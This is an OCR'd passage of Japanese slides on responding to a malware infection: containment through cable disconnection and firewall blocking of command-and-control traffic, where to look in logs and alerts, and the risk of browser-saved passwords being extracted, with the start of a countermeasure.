
- 外部ネット接続ケーブルの抜線
- 外部向けファイアウォール
  - 外部との接続を「すべて」遮断
  - 外部との接続を「一部のサービス（例：メール）」を除き遮断
  - C&Cサーバとの通信「のみ」を遮断
- 内部用ファイアウォール（導入済の場合）
  - 重要サーバへの通信の監視強化、通信制限
- 感染PCのネット接続ケーブルの抜線



影響範囲　小

【補足2】ネットワークの調査

- ファイアウォール
  - マルウェアに感染したPCからC&Cサーバへの通信
  - ブラウジング中、マルウェアに感染したPCから、ダウンロードサイトへの通信
- IDS/IPSのアラート
- Proxyサーバのログ



【補足3】オートコンプリート機能で保存されたパスワードの盗用と対策

- オートコンプリート
  - キーボードからの入力を補助する機能。
  - 一度ブラウザから入力した「ユーザID＋パスワード」を、次回のアクセスからは自動入力に。
  - パスワードは、PC内部に保存されているが、攻撃ツールを用いて取り出し可能。
- 対策
  - 「インターネットオプション」⇒「コンテンツ」タブ